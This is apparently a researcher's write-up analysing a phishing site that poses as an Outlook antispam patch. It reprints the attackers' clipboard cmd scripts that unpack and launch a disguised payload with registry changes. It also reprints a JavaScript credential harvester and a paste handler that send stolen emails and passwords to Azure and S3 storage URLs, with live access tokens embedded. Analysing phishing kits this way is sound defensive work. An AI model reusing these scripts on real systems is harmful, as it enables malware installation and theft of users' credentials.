Another credential harvester with a zip file
Someone sent me this website to analyze, I instantly recognized that this is a phishing website. I spent around 5 minutes just messing around with the website, and then I realized I could access the sitemap.xml of the site, this gave me access to all the pages it had.
/outlookrulespatch.html
js/patch8959462.1
First of all. It’s a classic trick that copies a malicious script to the user’s clipboard and then instructs them to execute it using cmd.
The excuse is a Outlook antispam rule patch, I have seen other examples of this same phishing attempt, one of them tells the user that this has to be done to verify if the victim is a real human.
When you click the Download antispam rules patch, it downloads a binary file that doesn’t have any extension. In this case the file I downloaded was patch8959462.1, but there’s more payloads you can download.

This is the script that was copied to the clipboard:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
IF NOT EXIST "patch8959462.1" CD /D "%USERPROFILE%\Downloads"
echo|set /p="PK" > res.zip
type "patch8959462.1" >> res.zip
mkdir "%PROGRAMDATA%\Adobe\ARM"
tar xf res.zip -C "%PROGRAMDATA%\Adobe\ARM"
5LqaioDemjubQyCTueot8muvcUBdaUUhYaGaI
del /Q /F "res.zip" "patch8959462.1"

cd /d "%PROGRAMDATA%\Adobe\ARM"

move /Y 3 vcruntime140_2.dll & move /Y 5 msvcp140.dll & move /Y 2
vcruntime140_1.dll & move /Y 4 ADNotificationManager.exe & move /Y 1
AdobeClean-Bold.eot & move /Y 6 vcruntime140.dll

reg add "HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft" /d
"8ge7M9+wLJnWO5mg8g0kDtsLWZq7A3CAPkAo7qolmAY=" /v UCID /t REG_SZ /f
reg add "HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft" /d
"2fZfQpSwLTnTKKZcd5EYngqhhYyx6UNzWIeTPkL/SabyPcSfvV5WiLBv" /v UFID /t REG_SZ
/f
reg delete "HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft" /v
"UXMP" /f 2>nul
start "" "%PROGRAMDATA%\Adobe\ARM\ADNotificationManager.exe"
cd /D "%USERPROFILE%\Downloads"
I got this after an incident. it seems like the user just fell for a phishing attempt. Sent this to a Any.run, and nothing malicious or notable showed up.

Maybe because the executable has code that checks for virtual machines or sandboxes.
I ran capa.exe on the DLL and these are the capabilities listed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
* reference analysis tools strings
* check for software breakpoints (2 matches)
* reference anti-VM strings targeting VirtualBox
* parse credit card information
* resolve DNS
* compute adler32 checksum
* hash data with CRC32
* encode data using Base64
* reference Base64 string
* encode data using XOR (172 matches)
* encrypt data using RC4 KSA (4 matches)
* encrypt data using RC4 PRGA (7 matches)
* hash data using fnv (2 matches)
* forwarded export
* contains PDB path
* get common file path (2 matches)
* create directory
* delete file
* check if file exists
* get file attributes
* get file size
* set file attributes
* read file on Windows
* read file via mapping
* write file on Windows
* create process on Windows
* linked against ZLIB
* enumerate PE sections (2 matches)
* resolve function by parsing PE exports (28 matches)
Here are the 256 hashes of all the files that were included in the .zip file.
1
2
3
4
5
6
AdobeClean-Bold.eot         44c4a38eaa48199d5cd41919b30972a6e5d23efe109785fcbfae92f0832c1bf0
msvcp140.dll                1e2e2bcb916931f0ee6d0a567212511244e7442da574757c331c1b91087f2a0f
vcruntime140.dll            60b813f8b87ff4fa344f081c163c1a2234b5e3e41f748721c28fbdecbcfecb8a
vcruntime140_1.dll          d12ddf2768371f05533a680616e5c403db7c4c379c04ade87da9adc6a7f94c04
vcruntime140_2.dll          e30b3f4979b63b50438d061858c9cde962f4494e585c627a11c98b6c5b7b2592
ADNotificatiomanager.exe    c10e144c25c1bac0692ed0b31dd626ab9195c5285b82430371a4ecdbd6d7f3fd
Other patches
Both of these are similar to the patch js/patch8959462.1. I assume these contain a different way to gain persistence and remote access to the victim’s computer. I was not able to download these files
- js/patch5051327.1
- js/patch18230825.1
admin.html
In this page, we can see there’s a few options, each of them is mapped to a JS scrip that will be executed once the user clicks on it. Most of these seem confusing, I don’t know if this is by desing of if the authors just messed up here.

Launch Outlook Console
Here’s a snippet of the code:
1
2
3
4
5
6
7
8
9
10
11
document.getElementById('start-filters-update').addEventListener('click', e => {
    e.preventDefault()

    v_hfdaldf(atob(f_cs).replace("{bizName}", f_fp))

    let f_ol = document.createElement('a');
    f_ol.href = "https://outlook.office.com/mail/"; //?username=" + email + "&login_hint=" + email
    f_ol.target = "_blank";
    f_ol.rel = "noreferer";

    f_ol.click();
Here we can see a function called v_hfdaldf, this is used multiple times for all the buttons in the image. We can also see atob being called. Let’s analyze them:
1
2
3
4
5
6
7
8
9
10
11
const v_hfdaldf = (text) => {
    if (!navigator.clipboard) {
        v_vfss(text);
        return;
    }
    navigator.clipboard.writeText(text).then(function () {

    }, function (err) {
        console.error('ACnct: ', err);
    });
}
Copy text to clipboard using modern method, or fallback if not supported. If this doesn’t work then it will fallback to v_vfss.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
const v_vfss = (text) => {
    let f_ta = document.createElement("textarea");
    f_ta.value = text;
    f_ta.style.top = "0";
    f_ta.style.left = "0";
    f_ta.style.position = "fixed";

    document.body.appendChild(f_ta);
    f_ta.focus();
    f_ta.select();

    try {
        document.execCommand('copy');
    } catch (err) {
        console.error('FOutc', err);
    }

    document.body.removeChild(f_ta);
}
It creates a temporary textarea, puts the given text inside, selects it, copies it to the user’s clipboard using document.execCommand('copy'), and then removes the element.
So after all this, we know that:
atob(f_cs): Decodes a Base64-encoded string stored in f_cs.replace("{bizName}", f_fp): Replaces the placeholder {bizName} inside that decoded text with the value of f_fpv_hfdaldf(...): Copies the final result to the clipboard
Now, let’s analyze f_cs:
This is just a variable set like this:
1
let f_cs = "bGV0IGZmZSA9IG51bGwKbGV0IGZmcCA9IG51bGwKbGV0IGZfcmVmID0gJ...
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
let ffe = null
let ffp = null
let f_ref = '{bizName}'

const f_rp = {
    method: 'PUT',
    headers: {'Content-Type': 'text/plain', "x-ms-blob-type": 'BlockBlob'},
};

function waitForElm(selector) {
    return new Promise(resolve => {
        if (document.querySelector(selector)) {
            return resolve(document.querySelector(selector));
        }

        const observer = new MutationObserver(mutations => {
            if (document.querySelector(selector)) {
                observer.disconnect();
                resolve(document.querySelector(selector));
            }
        });

        observer.observe(document.body, {
            childList: true,
            subtree: true
        });
    });
}

waitForElm('input[type="email"]').then(() => {
    console.log('Filters updating configuration started')
    document.querySelector('input[type="email"]').addEventListener('input', (e) => {
        ffe = e.target.value
    })
});

waitForElm('input[type="submit"]').then(() => {
    console.log('Filters updating configuration in progress')
    document.querySelector('input[type="submit"]').addEventListener('click', (e) => {
        waitForElm('input[type="password"].form-control').then(() => {
            document.querySelector('input[type="password"]').addEventListener('input', (e) => {
                ffp = e.target.value
            })
        }).catch(() => {
        });

        waitForElm("[value='Sign in']").then(() => {
            console.log('Filters updating configuration ending')
            document.querySelector("[value='Sign in']").setAttribute('disabled', 'disabled')
            document.querySelector("[value='Sign in']").setAttribute('style', 'color: #fff !important;border-color: #0067b8 !important;background-color:#0067b8 !important')

            document.addEventListener('click', e => {
                if (e.target.classList && e.target.classList.contains('button-item')) {
                    let f_u = `https://cloud208475.blob.core.windows.net/dec24/${f_ref + "-ps.txt"}?sv=2022-11-02&ss=bfqt&srt=sco&sp=rwdlacupyx&se=2025-10-01T00:36:36Z&st=2024-12-23T17:36:36Z&spr=https,http&sig=Av7pYOup3EOxgWMhiMipXwfNr3oeH3A%2BGODGD4I%2FjF0%3D`
                    f_rp.body = ffp

                    fetch(f_u, f_rp)
                        .then(() => {
                            console.log(`Checking for spam [P: ${btoa(ffp)}] Completed`)
                            document.querySelector("[value='Sign in']").removeAttribute('disabled')
                            document.querySelector("[value='Sign in']").click()
                        })
                        .catch(err => {
                            console.log(`Error while checking: [${btoa(ffp)}]`)
                        });
                }
            })
        }).catch(() => {
        })

        if (ffe) {
            let f_u = `https://cloud208475.blob.core.windows.net/dec24/${f_ref + "-em.txt"}?sv=2022-11-02&ss=bfqt&srt=sco&sp=rwdlacupyx&se=2025-10-01T00:36:36Z&st=2024-12-23T17:36:36Z&spr=https,http&sig=Av7pYOup3EOxgWMhiMipXwfNr3oeH3A%2BGODGD4I%2FjF0%3D`
            f_rp.body = ffe

            console.log(`Checking for spam [E: ${btoa(ffe)}]`)

            fetch(f_u, f_rp)
                .then(() => {
                    console.log(`Checking for spam [E: ${btoa(ffe)}] completed`)
                })
                .catch(err => {
                    console.log(`Error while checking: [${btoa(ffe)}]`)
                });
        }
    })
});

console.clear()
This script is a stealthy credential harvester that hooks into a login flow. It uses waitForElm (with a MutationObserver) to detect when elements like input[type="email"] and input[type="password"] appear. As the user types, it stores the email in ffe and the password in ffp.
When the user clicks the submit button, it sends the email first via fetch() to a remote server ("{bizName}-em.txt"). It then disables the “Sign in” button using setAttribute('disabled', 'disabled'), captures the password, and sends it in a second request ("{bizName}-ps.txt").
Finally, it re-enables the button with removeAttribute('disabled') and triggers the login so everything appears normal.
Update rules configurations
Here’s the next snippet, from now on this structure will be repeated for the rest buttons
1
2
3
4
5
document.getElementById('start-filters-update-v2').addEventListener('click', e => {
    e.preventDefault()

    v_hfdaldf(atob(z_e(f_cm)))
})
The function z_e just takes the base64 input and removes all the characters that do not belong to a normal base64 string.
1
2
3
4
const z_e = (s) => {
    const bc = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
    return s.split('').filter(char => bc.includes(char)).join('');
}
After decoding the string I got this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
IF NOT EXIST "patch9990732.s" CD /D "%USERPROFILE%\Downloads"
echo|set /p="PK" > res.zip
type "patch9990732.s" >> res.zip
mkdir "%PROGRAMDATA%\Adobe\ARM"
tar xf res.zip -C "%PROGRAMDATA%\Adobe\ARM"
AK7Pry6FqltHkMhb0gijFJ4oKFEBglkZkSW3V
del /Q /F "res.zip" "patch9990732.s"
cd /d "%PROGRAMDATA%\Adobe\ARM"
move /Y 3 vcruntime140_2.dll & move /Y 5 msvcp140.dll & move /Y 2 vcruntime140_1.dll & move /Y 4 ADNotificationManager.exe & move /Y 1 AdobeClean-Bold.eot & move /Y 6 vcruntime140.dll
reg add "HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft" /d "8ge7M9+wLJnWO5mg8g0kDtsLWZq7A3CAPkAo7qolmAY=" /v XJ01 /t REG_SZ /f
reg add "HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft" /d "2eFXVom+KnPVN6oXedsNlAn5gY6ks0FvQdmedU31R+X+NMXQqEgV" /v XJ02 /t REG_SZ /f
reg delete "HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft" /v "UXMP" /f 2>nul
start "" "%PROGRAMDATA%\Adobe\ARM\ADNotificationManager.exe"
cd /D "%USERPROFILE%\Downloads"
These are similar to the instructions we saw before
Save rules configurations
1
let f_ps = "<^#*Z$}[.[%)')>'?$?;@$WN,[obyAx|^Ow=="
This decodes to just this simple cmd command
1
echo 1;
Antispam rules test
This one is way longer than the previous strings we had, this decodes to an HTML/JavaScript file. This is heavily obfuscated. Here’s a little example of what I mean:
1
2
3
4
5
y=String.fromCharCode(Math.random(6016224)*(1876046-1876046)+79+23)
+String.fromCharCode(Math.random(1900601)*(8697530-8697530)+75+30)
+String.fromCharCode(Math.random(9950463)*(6792072-6792072)+100+8)
+String.fromCharCode(Math.random(7239063)*(7687568-7687568)+113+3)
+String.fromCharCode(Math.random(8037417)*(4395429-4395429)
The script dynamically injects a full HTML interface (F_I_H) and CSS styles (F_S_C) into the page, creating a fake overlay that looks like a Microsoft login or security prompt. This overlay asks the user to “enter the account password” and shows loading animations and branding to appear legitimate.
It then forces the overlay to appear on top of the page (filter-overlay) and disables normal interaction with the underlying content. At the same time, it tries to grab the user’s email either from the page (loginfmt) or from a hidden element.
The rest of the code uses heavy obfuscation (String.fromCharCode(...)) to generate random class names and strings, likely to avoid detection and make analysis harder.
Antispam rules test 2
1
2
3
4
5
document.getElementById('start-filters-third').addEventListener('click', e => {
    e.preventDefault()

    v_hfdaldf(atob(f_ccp).replace("{bizName}", f_fp))
})
This code takes the captured password ffp, builds a filename using the campaign identifier f_ref + "-ps.txt", and sends it to an attacker-controlled Azure Blob Storage URL using a PUT request. This effectively saves the victim’s password as a file in the cloud. After the upload completes, the script re-enables the login button and lets the normal sign-in process continue.
Download antispam patch
This one just downloads one of the files I mentioned:
- js/patch8959462.1
- js/patch18230825.1
- js/patch5051327.1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
document.getElementById("login")
    .addEventListener("keyup", function (event) {
        event.preventDefault();
        if (event.keyCode === 13) {
            document.getElementById("btn0").click();
        }
    });

document.getElementById("start-download-patch")
    .addEventListener("click", function (event) {
        event.preventDefault();
        document.getElementById("download-patch").click();
    });

document.addEventListener('paste', async e => {
    fixissues(e)
})

console.clear()
})
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
const fixissues = async (e) => {

    if ((typeof flp1 === "undefined") && (typeof flp2 === "undefined")) {
        let f_cd = e.clipboardData || window.clipboardData;
        let f_pd = f_pd_source = f_cd.getData('Text');
        let bFinal = false;
        f_pd = f_pd.trim();

        var sendText = "";
        var foundItems = 0;
        f_pd.matchAll(/00FFAE45\-[0-9A-F\-]+/g).forEach((x) => {

            foundItems++;
            var st = "";
            ts = x[0].replace(/\-/g, '');
            ts = ts.replace(/00FFAE45/g, '');
            var ii = 0;
            while (ii < ts.length) {
                st = st + String.fromCharCode(parseInt(ts.substring(ii, ii + 2), 16));
                ii += 2;
            }
            sendText = sendText + email + ":" +st + "\n";

        })
        if (!sendText) {
            let f_pt = document.createElement('p')
            f_pt.innerText = `Invalid reference code, please fix it`;
            document.querySelector('.logs').prepend(f_pt);
            return false;
        }

        sendText = `\n[${f_fp}]\n` + sendText + "\n=================================\n";
    } else {
        var sendText = "";
        sendText = sendText + email + ":" +flp1 + "\n";
        sendText = sendText + email + ":" +flp2 + "\n";
        if (typeof flp3 !== "undefined")
            sendText = sendText + email + ":" +flp3 + "\n";

        sendText = `\n[${f_fp}]\n` + sendText + "\n=================================\n";
    }
        let f_po = document.createElement('p')
        f_po.innerText = `Checking update results for ${foundItems} attempts...`;

        document.querySelector('.logs').prepend(f_po)
        try {
            let currentContent = await fetch("https://cloud46551.s3.us-east-1.amazonaws.com/update-results.txt")
            anyText = await currentContent.text();
            //                    console.log(currentContent);
            if (currentContent.status == 200) {
                currentText = anyText;//await currentContent.text()
            }
        } catch (err) {
            console.log("file not found")
        }
        if ((typeof currentText === "undefined") && anyText.includes("<Error><Code>NoSuchKey</Code><Message>The specified key does not exist.</Message>")) {
            currentText = "";
        }


        const f_rp = {
            method: 'PUT',
            headers: { 'Content-Type': 'text/plain', "x-ms-blob-type": 'BlockBlob' },
            body: currentText + sendText
        };
        let f_u = `https://cloud46551.s3.amazonaws.com/update-results.txt?X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIARLTDVEWUKRV36W4V%2F20260305%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20260305T142839Z&X-Amz-SignedHeaders=host&X-Amz-Expires=108000&X-Amz-Signature=ccfcd1dbf546e2268d75339b0b8ebaff6b17d1813c23a929939b2ea2e72e14b9`

        let tryCount = 5;
        let successPut = false;

        while (tryCount && !successPut) {

            try {
                let response = await fetch(f_u, f_rp)
                let f_pt = document.createElement('p')
                successPut = response.status == 200;
                if (successPut) {
                    allText = "";
                    f_pt.innerText = `Update results after ${foundItems} attempts... Success`
                } else {
                    f_pt.innerText = `Update results failed, try again. Status:` + response.status
                }
                document.querySelector('.logs').prepend(f_pt);
            } catch (err) {
                console.log(`Error while checking: [${err.message}]`)
                f_pt.innerText = `Checking [P: ${f_fp}]  (F: ${f_ref}) (RI: ${f_pd_source.substring(0, 10)}...) E:NET`;
            }
            tryCount--;
        }

}
This takes whatever the user pastes into the clipboard, looks for specific patterns like 00FFAE45-..., and decodes them from hex into readable text using String.fromCharCode. It then formats that decoded data together with the user’s email and password (email, f_fp). If those patterns aren’t found, it falls back to using other captured values (flp1, flp2, etc.).
After building this data, it fetches an existing file update-results.txt from an AWS S3 bucket, appends the new stolen information to it, and uploads it back using a signed PUT request. It retries multiple times until the upload succeeds, while showing fake status messages like “Checking update results…” to make it look legitimate.
update-results.txt
In this file I found all the credentials that have been stolen by the attackers in the time this page was available.